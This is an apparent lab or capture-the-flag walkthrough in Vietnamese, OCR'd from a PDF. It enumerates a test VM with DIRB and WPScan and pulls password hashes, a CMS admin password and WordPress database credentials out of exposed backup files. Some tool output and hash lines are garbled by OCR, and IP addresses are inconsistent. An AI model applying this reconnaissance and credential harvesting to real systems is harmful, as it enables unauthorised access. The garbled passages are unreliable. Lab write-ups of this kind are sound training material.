
192.168.25.130/images- bốn hình ảnh. Không thú vị vào lúc này.

192.168.25.130/jenky- trống

192.168.25.130/data- 404 Không tìm thấy.

- **192.168.25.130/ asset**- ở đây chúng tôi tìm thấy tệp adminer.php và thư mục css.

Trong thư mục **/assets/css/img/opendocma**, có một cài đặt mới của **opendocman**.



192.168.25.130/install- 403 Forbidden.

192.168.25.130/prototypes - 403 Forbidden.

192.168.25.130/location - 403 Forbidden.

192.168.25.130/select1 - 403 Forbidden.

- Một lần quét bổ sung với DIRB đã tạo ra thêm một số kết quả.

```
(quan@kali)-~/Desktop]
$ dirb http://192.168.25.130/
[!] Starting DIRB v2.22
[!] By The Dark Raver
[!]
[!] START TIME: Sat Jul 10 21:54:46 2021 because we did not find a config.php file. We need to create a
[!] URL BASE: http://192.168.25.130/
[!] WORDLIST FILES: /usr/share/dirb/wordlists/common.txt
[!]


[!]
[!] GENERATED WORDS: 4612
[!]
[!]   -- Scanning URL: http://192.168.25.130/   ---
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/assets/
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/backup/
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/blog/
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/images/
[+ http://192.168.25.130/index.html (CODE:200|SIZE:1268)
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/install/
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/locations/
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/manual/
[+ http://192.168.25.130/robots.txt (CODE:200|SIZE:84)
[+ http://192.168.25.130/server-status (CODE:403|SIZE:279)
[!]
[!]
[!]   --- Entering directory: http://192.168.25.130/assets/ ---
```

```
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/blog/wp-admin/maint/
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/blog/wp-admin/network/
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/blog/wp-admin/user/
[!]
[!]
[!]   --- Entering directory: http://192.168.25.130/blog/wp-content/ ---
[+ http://192.168.25.130/blog/wp-content/index.php (CODE:200|SIZE:0)
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/blog/wp-content/plugins/
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/blog/wp-content/themes/
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/blog/wp-content/uploads/
[!]
[!]
[!]   --- Entering directory: http://192.168.25.130/blog/wp-includes/ ---
[!] (!) WARNING: Directory IS LISTABLE. No need to scan it.
[!] (Use mode '-w' if you want to scan it anyway)
[!]
[!]
[!]   --- Entering directory: http://192.168.25.130/manual/da/ ---
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/manual/da/developer/
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/manual/da/faq/
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/manual/da/howto/
[+ http://192.168.25.130/manual/da/index.html (CODE:200|SIZE:9117)
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/manual/da/misc/
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/manual/da/mod/
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/manual/da/programs/
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/manual/da/ssl/
[!]
[!]
[!]   --- Entering directory: http://192.168.25.130/manual/de/ ---
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/manual/de/developer/
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/manual/de/faq/
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/manual/de/howto/
[+ http://192.168.25.130/manual/de/index.html (CODE:200|SIZE:9544)
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/manual/de/misc/
[!]
[!]
[!]   => DIRECTORY: http://192.168.25.130/manual/de/mod/
```

Sẽ có danh sách các domain nên chỉ chú ý 2 IP:

- / blog / wp-content / themes / - quyền được định cấu hình sai - đây là thư mục con
được tìm thấy thêm ba tệp mà chúng tôi có thể phân tích sau (,,)

- **/blog/wp-content/uploads/2019/11** – có 3 thư mục : application-passwords-1.zipapplication-passwords.zipwp-editor-master.zip



Phần 3: File Exploration

- Bây giờ tất cả các cổng đã được kiểm tra, hãy cố gắng lấy thêm thông tin từ các phần trước. Trước tiên, hãy bắt đầu với các tệp đã tải xuống.

passwd.bak- là 1 bản backup **passwd** file. Thông tin hữu ích

```
:root:x:0:0:root:/root:/bin/bash
fsoft:x:1000:1000:Hacking Labs,,,:/home/fsoft:/bin/bash
```


```
File Actions Edit View Help
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
fsoft:x:1000:1000:Hacking Labs,,,:/home/fsoft:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
```
"passwd.bak" 26L, 1402B
10,49 All
```

To direct input to this VM, click inside or press Ctrl+G.

**shadow.bak**- backup của **shadow** file. Thông tin hữu ích:

```
root:6Vecr/cwrJdZ1QPJ5$DdI9uFehxdWSZYHtuY3ym1OR.F8iHBA25wxgBASpNA9
IxwQ8/KmqRUH1TMiKR9y4q234szzo0.UaHdn9YbG720:18223:0:99999:7:::
```

fsoft:\$6\$jx1Ms60rp44NJWvf\$b30I/W4R/NA8NcSSXF2CmpgXUshZbp7RcYSH0y6Dor  
zH0vYMuIJqB23N4lxvLw1kyD29ytMjhWya0cEcaDhN.:18223:0:99999:7:::



```

File Actions Edit View Help
Computer
root:6VecrJdZ1QPJ5$Dd19uFehxdWSZYHtUy3mLOR.F8iHBA25wxgBASpNA9IxwQ8/KmqRUH1TM[KR9Y]1234567890
0.UAHdn9Ybg70:18223:0:99999:7:::
daemon:*:18223:0:99999:7:::
bin:*:18223:0:99999:7:::
sys:*:18223:0:99999:7:::
sync:*:18223:0:99999:7:::
games:*:18223:0:99999:7:::
man:*:18223:0:99999:7:::
lp:*:18223:0:99999:7:::
mail:*:18223:0:99999:7:::
news:*:18223:0:99999:7:::
uucp:*:18223:0:99999:7::: not found on this server.
proxy:*:18223:0:99999:7:::
www-data:*:18223:0:99999:7:::
backup:*:18223:0:99999:7::: never at 192.168.25.130 Port 80
list:*:18223:0:99999:7:::
irc:*:18223:0:99999:7:::
gnats:*:18223:0:99999:7:::
nobody:*:18223:0:99999:7:::
_apt:*:18223:0:99999:7:::
systemd-timesync:*:18223:0:99999:7:::
systemd-network:*:18223:0:99999:7:::
systemd-resolve:*:18223:0:99999:7:::
systemd-udevd:*:18223:0:99999:7:::
messagedbus:*:18223:0:99999:7:::
sshd:*:18223:0:99999:7:::
fsoft:6Jx1Ms60rp44NJWvf$b30I/W4R/NA8NcSSXF2CmpgXUshZbp7RcYSH0y6DorzH0vYMuIJqB23N4lxvLw1kyD29ytM
Jhwya0cEcaDhN.:18223:0:99999:7:::
systemd-coredump:!!:18223:::::
~
shadow.bak" 26L, 940B
1,1 All

```


**web\_12032018-backup.zip** - backup của CMSmini CMS. Thông tin tại

/admin/config.php được tìm thấy :

```

$admin_login = 'admin';
$admin_pass = 'admin@123';

```



```

File Edit Search View Document Help
-/Downloads/source/admin/config.php - Mousepad
File Edit Search View Document Help
<?php
/*
Copyright (c) 2004 AXIA Studio (http://www.axiastudio.it).

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU Library General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program; if not, write to the Free Software
Foundation, Inc., 59 Temple Place - Suite 330, Boston, MA 02111-1307, USA.
 */

$admin_login = 'admin';
$admin_pass = 'admin@123';


?>

```

**application-passwords-1.zip**

**application-passwords.zip** - nội dung giống hệt nhau. Không có thông tin hữu ích.

**Sq3BTKPa**- một tệp cấu hình WordPress. Thông tin hữu ích là dữ liệu truy cập vào cơ sở dữ liệu:



```

File Edit Search View Document Help
Mozilla Firefox - /Downloads/rwW6Co5... root@kali: ~
Thunar - /Downloads/rwW6Co5... - Mousepad
06:37 AM
15 *
16 * @link https://wordpress.org/support/article/editing-wp-config-php/
17 *
18 * @package WordPress
19 */
20
21 // ** MySQL settings - You can get this info from your web host ** //
22 /** The name of the database for WordPress */
23 define('DB_NAME', 'wordpress_db');
24
25 /** MySQL database username */
26 define('DB_USER', 'wordpress_user');
27
28 /** MySQL database password */
29 define('DB_PASSWORD', '3b72186be8360b30c16625df95509b22acba1');
30
31 /** MySQL hostname */
32 define('DB_HOST', 'localhost');
33
34 /** Database Charset to use in creating database tables. */
35 define('DB_CHARSET', 'utf8');
36
37 /** The Database Collate type. Don't change this if in doubt. */
38 define('DB_COLLATE', '');
39
40 /**#@+
41 * Authentication Unique Keys and Salts.
42 *
43 * Change these to different unique phrases!
44 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
45 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.

```

## Phần 4: hám phá Blog được cài đặt trên WordPress

- Bây giờ chúng tôi đang cố gắng lấy thêm thông tin từ cài đặt WordPress. Như mọi khi, công cụ WPScan sẽ giúp chúng ta.

```
wpscan --url http://192.168.178.99/blog/ -e
```

```
sudo: password for quan:
```

```
WordPress Security Scanner by the WPScan Team
Version 3.8.14
@_WPScan_, @_ethicalhack3r, @erwan_lr, @firefart
```

```
[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.25.130/blog/ [192.168.25.130]
[+] Started: Sat Jul 10 22:04:30 2021

Interesting finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.38 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

```
[+] WordPress version 5.4 identified (Insecure, released on 2020-03-31).
| Found By: Emoji Settings (Passive Detection)
| - http://192.168.25.130/blog/, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=5.4'
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.25.130/blog/, Match: 'WordPress 5.4'

[i] The main theme could not be detected.

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:01 (354 / 354) 100.00% Time: 00:00:01
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] No themes Found.


[+] Enumerating Timthumbs (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:07 (2568 / 2568) 100.00% Time: 00:00:07
[+] No Timthumbs Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 (137 / 137) 100.00% Time: 00:00:00
[+] Config Backup(s) Identified:
```

WPScan cho chúng ta kết quả sau:

- Có một bản sao lưu của cấu hình: <http://192.168.178.99/blog/wp-config.php.bak>
- There are 2 users: **admin** and **fsoft**
- there are 4 vulnerabilities

- Tải backup về tại: <http://192.168.178.99/blog/wp-config.php.bak>. Có thể tìm thấy thêm dữ liệu truy cập vào cơ sở dữ liệu:



The screenshot shows a Kali Linux desktop environment within a VMware Workstation window. A file browser window titled 'Fsoft\_Hacking\_Challenges' is open, showing the contents of the 'wp-config.php.bak' file. The file contains the base configuration for WordPress, including MySQL settings, database prefix, and user information. The user 'fsoft' is listed with a password of 'fsoft@1234@#!@'. The file browser interface includes a sidebar with icons for Home, Applications, Documents, Downloads, and Network. The status bar at the bottom indicates '2 folders, 16 files: 6.2 MiB (6,527,512 bytes), Free space: 4.7 GiB'.

```
<?php
/*
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */
/* MySQL settings - You can get this info from your web host */
/** The name of the database for WordPress */
define('DB_NAME', 'blogs');
/** MySQL database username */
define('DB_USER', 'fsoft');
/** MySQL database password */
define('DB_PASSWORD', 'fsoft@1234@#!@');
/* wp-config.php.bak */ 90L, 2818B
```


## Bước 5 - Khám phá – Exploration

1. Truy cập vào: assetsthe adminer.php và opendocman

